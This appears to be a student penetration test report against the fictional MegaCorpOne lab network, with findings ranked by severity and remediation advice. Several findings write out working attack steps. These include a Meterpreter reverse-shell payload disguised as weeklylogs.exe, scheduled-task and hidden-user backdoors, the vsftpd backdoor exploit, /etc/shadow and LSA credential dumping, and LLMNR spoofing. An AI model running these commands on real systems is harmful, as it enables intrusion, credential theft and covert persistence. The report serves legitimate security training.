UCLA Extension - Cybersecurity

Penetration Test Report

Penetration Test Report
for
MegaCorpOne
(a fictional company)

Performed
by
RJG InfoTech, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	RJG InfoTech, LLC
Contact Name	Russell G.
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	rjg.github@gmail.com

Document History

Version	Date	Author(s)	Comments
001	09/14/2022	Russell G.	

Introduction

In accordance with MegaCorpOne's policies, RJG InfoTech, LLC (henceforth known as RJG) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by RJG during August of 2022.

For the testing, RJG focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

RJG used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

RJG begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

RJG uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

RJG's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Executive Summary of Findings

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Some access controls are in place (e.g., despite discovering credentials for user **tstark**, RJG was unable to login to the Windows Domain Controller machine **172.22.117.10** due to the lack of privileges for remote login)
- Employee access required through VPN

Summary of Weaknesses

RJG successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Outdated Apache web server
- Outdated Windows Server on Domain Controller
- Windows Defender disabled on Windows hosts
- Outdated services such as FTP and LLMNR/NBT-NS are enabled
- Ubiquitous use of weak passwords, including common ones easily guessed or cracked

Executive Summary of Recommendations

MegaCorpOne should implement immediate system administration hardening in these key areas:

Update Apache Server and Windows Server and Institute Automatic Patching

Vulnerabilities stemming from the outdated Apache 2.4.38 HTTP server and older Windows Server 2019 on the Domain Controller have created an environment of easy access to machines, privilege escalation, lateral movement, and persistence by threat actors. A regular/automatic schedule of patching and upgrading should be performed on all devices which host or connect to the company's network and devices.

Add Apache Module mod_proxy Security Layer

To provide another layer of security, Apache Module mod_proxy and related modules implement a proxy/gateway for Apache HTTP Server, supporting a number of popular protocols as well as several different load balancing algorithms. Third-party modules can add support for additional protocols and load balancing algorithms. Source: https://httpd.apache.org/docs/2.4/mod/mod_proxy.html

Enable Windows Defender

To provide another layer of security, enable Windows Defender on all Windows machines

Disable Outdated Services

FTP

File Transfer Protocol (FTP) is one of the oldest Internet protocols and does not not encrypt file transfers or login credentials. It should be disabled in favor of modern protocols such as:

- File Transfer Protocol SSL (FTPS) allows encryption of command channel, data channel, or both.
- Secure File Transport Protocol (SFTP) provides the same protections as FTPS but in different ways.

LLMNR/NBT-NS

- Local Link Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS)
- Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment.
- Use host-based security software to block LLMNR/NetBIOS traffic. Enabling SMB Signing can stop NTLMv2 relay attacks.
- Network intrusion detection and prevention systems that can identify traffic patterns indicative of AiTM activity can be used to mitigate activity at the network level.
- Network segmentation can be used to isolate infrastructure components that do not require broad network access. This may mitigate, or at least alleviate, the scope of AiTM activity.

Source: https://attack.mitre.org/techniques/T1557/001/

Strong Password Management

The widespread use of common or insecure passwords needs to be remediated immediately. All employee passwords should be reset. The National Institute of Standards and Technology (NIST) password recommendations in 2021 detailed in "Special Publication 800-63B – Digital Identity Guidelines", summarized, are:

- Password length is more important than password complexity
- Do not enforce regular password resets
- Screen all new passwords against lists of commonly used and compromised passwords
- Allow the pasting of passwords
- Enable show password while typing
- Limit the number of failed password attempts before account lockout
- Implement 2-factor authentication
- Salt and hash passwords

Source: https://www.netsec.news/summary-of-the-nist-password-recommendations-for-2021

RJG recommends the use of commercial grade password managers (examples include 1Password, Dashlane, or LastPass)

Summary Vulnerability Overview

Vulnerability	Severity
Outdated Apache HTTP Server 2.4.38	Critical
Linux Machine Vulnerability: VSFTPD 2.3.4	Critical
Windows Privilege Escalation Vulnerability: SMB File Sharing	Critical
Windows Domain Controller Vulnerability: to LSA Credential Dumping	Critical
Weak passwords	High
Windows Domain Controller Vulnerability: LLMNR/NBT-NS Spoofing	Medium
Directory Traversal on Public Web Application	Low

The following summary tables represent an overview of assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.100/24
Ports	1-1000

Exploitation Risk	Total
Critical	4
High	1
Medium	1
Low	1

Vulnerability Findings

Outdated Apache HTTP Server 2.4.38

Risk Rating: Critical

Description: MegaCorpOne's website hosted on an Apache HTTP server with an outdated version: 2.4.38 leaving it open to many potential attacks.

Affected Hosts: 172.22.117.150

Methods used: Shodan search https://www.shodan.io/host/149.56.244.87 revealed open ports 80 and 443 and 39 Common Vulnerabilities and Exposures affecting HTTP server Apache 2.4.38:

CVE-2019-0196	CVE-2019-0217	CVE-2021-40438	CVE-2022-26377
CVE-2020-1934	CVE-2019-0197	CVE-2021-36160	CVE-2022-28614
CVE-2021-34798	CVE-2019-0215	CVE-2022-23943	CVE-2020-13938
CVE-2020-35452	CVE-2021-33193	CVE-2020-1927	CVE-2019-10082
CVE-2022-29404	CVE-2022-22720	CVE-2019-0220	CVE-2021-44224
CVE-2022-22721	CVE-2019-10092	CVE-2020-9490	CVE-2022-22719
CVE-2019-0211	CVE-2019-17567	CVE-2020-11984	CVE-2022-28615
CVE-2022-28330	CVE-2019-10097	CVE-2021-44790	CVE-2022-30556
CVE-2020-11993	CVE-2022-31813	CVE-2021-26690	CVE-2021-39275
CVE-2019-10081	CVE-2019-10098	CVE-2021-26691	

Affected Hosts: www.megacorpone.com

Remediation: Update Apache web server to the most current version (2.4.54) and install Apache Module mod_proxy to provide another layer of security.


Linux Machine Vulnerability: VSFTPD 2.3.4

Risk Rating: Critical

Description: Open FTP port 21 running vsftpd 2.3.4 protocol exploited with backdoor attack to gain access, extract credentials, and **ssh** into host, escalate to root, and crack passwords extracted from **/etc/shadow**. Established persistence by creating a new user with sudo privileges.

Methods used:

1. An aggressive nmap scan: **nmap -AsV 172.22.117.150** revealed open port 21 running FTP version vsftpd 2.3.4
2. Zenmap scan with NSE script targeting vsftpd: **nmap -T4 -A -v –script ftp-vsftp-backdoor 172.22.117.150** which showed vulnerability
3. Ran successful Metasploit exploit **exploit/unix/ftp/vsftpd_234_backdoor** to access host
4. Upon gaining access ran **locate password** and found **/var/tmp/adminpassword.txt**
5. Ran **cat /var/tmp/adminpassword.txt** and discovered password for admin user **msfadmin** was **cybersecurity**
6. Using **msfadmin** user credentials, was able to **ssh** into machine and escalate to root
7. Ran **cat /etc/shadow** and extracted additional usernames and hashed passwords, then cracked using **john** and the wordlist **rockyou.txt** yielding seven additional passwords
8. Established persistence by using **sudo nano /etc/ssh/sshd_config** to add **port 10022**, then creating a new user named **systemd-ssh** and gave it sudo privileges via **sudo usermod -aG sudo systemd-ssh**
9. Ran **ssh -p 10022 systemd-ssh@172.22.117.150**



Remediation: Disable FTP service, and if file sharing is needed, update to the more secure SFTP file sharing protocol with the latest version of vsftpd (3.0.5) in combination with secure passwords.

Windows Privilege Escalation Vulnerability: SMB File Sharing


Risk Rating: Critical

Description: Inject the Meterpreter server DLL via the Reflective DLL Injection payload (staged). Connect back to the attacker. Escalate from user **tstark** to **SYSTEM** and established persistence by creating a backdoor task (abusing Task Scheduler) to execute that payload at a certain defined interval, ensuring persistence of reverse shell to target

Affected Hosts: 172.22.117.20

Methods used:

1. Created Windows Meterpreter payload **msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > weeklylogs.exe**
2. Connected to remote filesystem using **smbclient //172.22.117.20/C$ -U megacorpone/tstark**
3. Uploaded payload: **put weeklylogs.exe**
4. In Metasploit, ran **exploit/multi/handler** with payload **windows/meterpreter/reverse_tcp**
5. Backgrounded session and ran **use scanner/smb/impacket/wmiexec** then **set COMMAND C:\weeklylogs.exe** to transfer and execute the payload
6. Backgrounded session then used Metasploit module **windows/local/persistence_service** to create a service to run the malicious payload
7. Dropped into a **shell** and ran **schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\weeklylogs.exe"**



Remediation: Enable Windows Defender to block Metasploit from port access (among other protections)

Windows Domain Controller Vulnerability: LSA Credential Dumping


Risk Rating: Critical (user **bbanner** has Domain Admin privileges on the Windows Domain Controller)

Description: Domain Controller vulnerable to LSA credential dumping via **Kiwi** tool

Affected Hosts: 172.22.117.10

Methods used:

1. Using existing Meterpreter session, ran **load kiwi** then ran **kiwi_cmd lsadump::cache**
2. Extracted and cracked hashed passwords to get user **bbanner** & password **Winter2021**



Remediation: Update Domain Controller from Windows Server 2019 to Windows Server 2022


Weak Passwords

Risk Rating: High (based on credentials discovered, but this should be addressed as if Critical)

Description: The site **vpn.megacorpone.com** is secured with basic authentication but susceptible to dictionary attack. RJG compiled a list of publicly available information on employees of MegaCorpOne, including first and last names and email addresses. RJG password for user **thudson** was **thudson** and used it to log in to vpn.megacorpone.com. RJG extracted and viewed the file **vpn.sh** revealing four more user credentials with weak passwords.

Affected Hosts: vpn.megacorpone.com

Methods used: Google dorking, password guessing, exfiltration of file with four more credentials



Remediation:

- Remove or disable user accounts for employees no longer working for MegaCorpOne
- Since weak passwords are widespread within MegaCorpOne, require all valid user accounts should to generate strong passwords (see Executive Summary for guidelines)
- Set up two-factor authentication

Windows Domain Controller Vulnerability: LLMNR/NBT-NS Spoofing


Risk Rating: **Medium** (user **pparker** doesn't have administrator privileges)


Description: Local Link Multicast Name Resolution (LLMNR) running on Windows Domain Controller (172.22.117.10) exploited on Windows Machine (172.22.117.20) via LLMNR Spoofing to extract username **pparker** & password **Spring2021**

Affected Hosts: 172.22.117.10 & 172.22.117.20

Methods used:

1. Ran **sudo responder -I eth1 -V**
2. Extracted hash for username **pparker** and cracked with **john**





Remediation:

1) Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment. Other remediations include:
    - Use host-based security software to block LLMNR/NetBIOS traffic. Enabling SMB Signing can stop NTLMv2 relay attacks.
    - Network intrusion detection and prevention systems that can identify traffic patterns indicative of AiTM activity can be used to mitigate activity at the network level.
    - Network segmentation can be used to isolate infrastructure components that do not require broad network access. This may mitigate, or at least alleviate, the scope of AiTM activity.

    Source: https://attack.mitre.org/techniques/T1557/001/

2) Enable Windows defender

Directory Traversal on Public Web Application

Risk Rating: **Low**

Description: Accessed **www.megacorpone.com/robots.txt** file revealing existence of file called **nanites.php** able to be accessed by modifying URL to www.megacorpone.com/nanites.php. If access to non-public files can be gained, there could be more sensitive, critical, or proprietary information that could be extracted by unauthorized entities.

Affected Hosts: www.megacorpone.com

Methods used: Google dorking and directory traversal

Remediation: Ensure proper access controls in place for sensitive files

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the tactics that RJG used throughout the assessment. To see techniques used, refer to JSON file: https://tinyurl.com/mshrr79v